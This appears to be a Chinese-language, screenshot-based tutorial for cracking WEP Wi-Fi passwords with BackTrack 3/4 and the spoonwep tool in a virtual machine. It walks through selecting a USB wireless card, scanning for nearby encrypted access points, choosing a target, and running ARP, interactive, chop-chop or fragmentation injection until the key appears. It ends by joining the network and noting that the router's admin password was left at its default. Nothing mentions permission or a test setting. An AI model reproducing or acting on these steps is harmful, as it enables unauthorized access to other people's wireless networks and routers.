
安装虚拟机:






一直下一步到完成就行！






ISO 镜像选择 BT3 或者 BT4 的 ISO 文件！

接下来启动虚拟机 等待进入画面






出现这个画面就 输入 startx 回车!



进入 BT4 的主界面了

确认设备已经插入 USB 后 在虚拟机上如下操作



选择好 插入的设备, 设备选好后 我们双击桌面上的 spoonwep 图标




如果设备识别 OK 那么在程序的 NET CARD 选择 WLAN0 就是我们插入的设备 其他选项如下图所示



设置好后点击 NEXT




频段在 我们打开网卡程序的时候就有了




频段选择好后点击 LAUNCH 这时 程序就开始扫面 当前频段下加密的信号源





选择好一个信号源后点击 SELECTION OK 进入下一步





这个选项卡下面的 4 种破解模式分别是

第一 ARP 注入


第二 交互注入



第三 断续注入

第四 碎片注入

常用 二，三，四 这几个选项进行破解



选好后点击 LAUNCH 程序就开始破解了





红色部分 WEP KEY 就是 成功爆破出来的密码了!密码跑出来就可以关掉虚拟机

用设备直接连接



成功连接 而且路由密码也是默认的！

